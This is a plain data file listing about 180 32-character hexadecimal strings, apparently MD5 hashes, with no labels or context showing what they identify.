5814b9a4b3f10abe74b61901ee151a9f

5a95d673b2c2d758c7d456c421ba1719

5b6c7341a08f5cd4c27f443e3c057dd1

5b7b1c1d3102a04e88ddfe8f27ffa2f2

5bc0678baa1f30b89b80dcc7cf4431dc

5c318b3ba77d0052427c7bffeb02a09f

5de94bc0c4cc183c0ee5a48a7ae5ae43

5e47b31cf973beba682c2973ed3dc787

5e5f6b1fe260475872192d2ec3cb1462

5e9773741a5e18672664121f8e5f4191

5f08343486e42a0f8db0c0647c8255d1

609e0b1940d034b6d222138e312c8dd2

60b89dc654ed71053466b6c1f9bec260

6148b71d713c80af2acfd3506d72a7a4

6179d744808ad893dabb7b7de6b4a488

619dade7c5a7444397b25c8e9a477e96

61e67e7f1e2644bb559902ba90e438a5

62186f41850c54a46252a7291060760d

64c2cbc4bfd487e30f7b925fbbc751b0

65eab2ed600f5ae45fe916a573ce72b0

66e9dca8bb42dd41684c961951557109

67fe7190cefc9dad506ed3c1734ff708

692989b9681f80e9051359d15ec2297f

6ae2e0ed9ae6dca4ea1ba71ae287406c

6de02d603b741c7a5fc949952088f567

6e2b5af3acf5306d8ac264a47193fe49

6ee8919bd388494e5694b39ae24bd484

6ef671cfdf28c7252db1c451ca37ec9a

70122f367b82c8dd489b0fafa32d0362

7064de8a83750bd1b38c23324b3757e3

7089021c4ac0a7f38d52206653070af9

7211a069239cb354c6029f963c2a5f06

73d14b09f12eca5af555e5d205808064

7511ed572f555af27c47f2a02b64302d

75aab55e822bbca87f60970d37c8d7b3

75d87e15a789770c242fec0867359588

75e18289c8e9cc484e7e43ca656be24a

76546e44fe4761503cb807a8d96a6719

766084da85eab06dc639a62ff381b541

778cc7e83ad27c92f30cea519989f47b

788f75bf8f1330ec78d5d454bf88d17f

79736c03eeda35ab7c3b6656048c0247

7b853f8219384485b8753a58259ad171

7c3e5bace659e9ddf7444b744a8667e9

7d1c2d11a9b68a107ffb32c86675d8e9

7d91f480e5a0c4372a43103f678eb328

7e0671fc66f9a482000414212bf725e3

7f79a0ccc91f654de59c361af1964354

80a80e9f0b241ab3d0d9febab34d0e56

822c9b26e833e83790433895fe7e2d3b

836e64f3e9046e08cdf66b944718e48b

83e4610c9500a48b8d1721c11e5797e2

84354edd9292441aeed05c548fdaed7c

84d600d85a061fa137e4b8fc82e1de2f

851953bee7687d96891f45f24297a50b

8599910e19552c9aa26db7be3e04be55

859e9dbcbd0db577ff401537ae560e74

85d866a99d6b130cbdde3949c015fec4

86484d0e432e8c7e8f1b213413157138

8895d772158f5456a80a2093aad516a2

895a3b66c76c169b02843468062b1c5d

895ef967c9ee97c5b9f3bdc426f6ad0f

898683c4f39ad83f53f38460e170fd77

8a0aae077c62d37ba9aeed2ad441dcf3

8a5c4d1d946a01b56f180c930438c1e9

8b56c493375d3b65d509793751509ba5

8ceb4223e6238955fa7e154a794d5d04

8d7c7392767415031d9ded205f0b29ef

8dadd1162d01911160a5dbcdf081c5ba

8e1207efd35f03caf74fdff314368da9

8e5e0eb98e813371653b09864d4fc76a

8f0243b5077bdb23baa1ceeedc697ff0

8f11770349001409163245422b8d4442

8f1fa31155a38ce3d6bc0fba43a82362

90366f0731b60cf0c9959f06509d9ff5

91a2746500d253633dd953692183fd76

91c6a4e86d72c60beef95b75f9b4be82

93323852f58c4e1b436a671651cc4998

93b8d4d9704c13d983cf99a1296259d2

940981070911dee2e2818216047d2ecb

9461365a2bed17fb5b41536bf07ba165

95921f248cd912e301c6b04120714d1f

960d7dfa6f9c110732c34025687d5b60

9621369183946ebb60d9959828dd5e16

97cbd88d4414b41939571e994add3756
99236003238f8ee88b5c4c8d02fdd17d
9ab4cbd602ad8e5434e863bf0d84be2f
9ba65c06057c179efbc8a62f86f2db71
9bdb39a159774154fabc23d06ad8d131
9c3ba2e8d172253e9d8ce30735bfbf78
9cf27a07e0a4a6f6b1a8958241a6a83f
9e173831c7f300e9dca9ee8725a34c5a
9e7d24027621c0ecfd13995f2e098e8c
9f723da52e774a6c5d03d8ba5f6af51f
a0c486b879e20d5ac1774736b48e832b
a152ea9ee04ca9790d195f9f3209b24a
a1803ced57c1917f642ed407fc006659
a1c504f51654200e6d0e424f38700f14
a1d5f30ea6fc30d611c2636da4e763d4
a1e7602b96d78fc37b5e1d271dbab273
a2c5ffc33a96c6b10ae9afdaf5d00e62
a31adc93ea76a4e2dfb6ae199fc0a294
a3aaff686bf34d60b8319ef2525387d3
a3ecea301bbe612ef9e17a502ee94b21
a44b5c01378dd89c1c17565736f6c47b
a4c8b0199f92f9be7b482df2bcce8162
a4cba22ecfa33d1a4ad69be4616eeaf7
a4f19520957bee3d68755a3978fb16be
a61d0ea6e5711135383a3592e6b31e49
a639338fd99cfd50292425d36618074c
a6c5d89df0774fdd1643080548bfe718
a893d3cfce6e8869b35a8140089ec854
a8f2d507661b76a94971dcf7d593fc8a
a9776f2633565419e55f6842a0b74278

a9ce99d1788c13edaa3fb7f92ebb1240
aa48cd40fcfe561bb5cd274549c94d6f
aa5216ce42e1c279042662c018509140
aa735ae056b57471bbe3499517afd057
ac6a922fd8c604eb56da5413c2368be7
ac8ad3eb56d2a94db30d3f4acfe4b548
acfc48ed626369cf0fb6e1872c92e1bd
ad75d090f865cbab68c411682ad2eb89
ad99f483836492e34c072764db219fe4
addd10c396fb3c1998ea451710f6f6f6
aea04d46b9a4097155afcb3a80aafb8f
af60a1f801ee3d5ba256c9354d8e9ca3
af732879ff0b20eb02386a16581c8a4b
afbfbb0fc1e7cbf56732d2afaeb21302
b0737a9732647803bab45e64b4dc8f42
b11bb0abd2a72e0ca88fe9817d42e139
b2e0eae1d879287da6155ffa1ffff440
b371fd7024687fa205135e2f3425822d
b4298ce2eab75b9729ae3ac54e44e4d1
b536f2134d75a4ac257071615e227a7d
b56b456488358fcdc0ce95df7e0309cf
b57618a7098fa9fcc14b8779b71ba62a
b5afb1b35f7ee56218ee1c0d6ba92fb7
b5f1fe0ab8ef34d6429916b6257e682b
b66eb248e1ca0c35bc7e518fa4d5757a
b6f52abceb49c6d38e29de6951f768fa
b7343a1094f139699bc4698343d2b7ad
b80f53f44e737aa1ecc40a1c5cf10a5d
b9057cc24a9d4bde42198d3956ee46e6
b9680d7e427bc2a3ed0320fb15023a88
ba1c5315933c1a4d446bf90eb9d7c8c6

bbb20fe1b97f12934b70cb1a7d2399d4
bbfac3011f9e3b239e4eb9f9d6b82763
bcd595f9eb7fba9fa82c21805ebb1535
bd8c50221e6ec939f7b4df54795bca20
bd9ebb6baf95d25fc54568bb4c37567b
bddd52910f0c40b538418144ae0b63ac
bde66ebf8cd08b301b0b6c3140df5fed
be10e76060c3bbc59c1d87bdc3abeb12
c23c4130ffebf9ffe60136b7099f8603
c2eb3eed3f2082cf05e7c785cfab5487
c36230f577cfa4d25e29be00ada59d91
c39f6e984efcbf40612a3acb780b638a
c528caa8cffd76825748507b8b0ad03e
c5dd6c26c4c1e03fd1ec51cb1dec91ca
c620fef9ebfa83e84c51134d14d44ec8
0c3dbcffb91d154b2b320b2fce972f39
27660806ff465edbe0f285ab67a9a348
36966643d45c09afb42a40fa6f71b38c
458a8c5f99417f5031885116e40117ae
4aebe1ff92fad7c4dba9f8a26b6a61d3
551f94100c04ed328ddeaf4817734eb5
6fb3c026537a0248f4ef40b98a9f1821
acf114610271e97cb58b172d135564bb
ccabfa1d72797c635eb241f82a892e22
cf5451b8b53092266321a421ba9224ca
d5ea3a22bce77e4bc279ca7903c3288a
d8caad151e07025fdbf5f3c26e3ceaff
eb7d7dacebba8741c2d483f0fcabdc82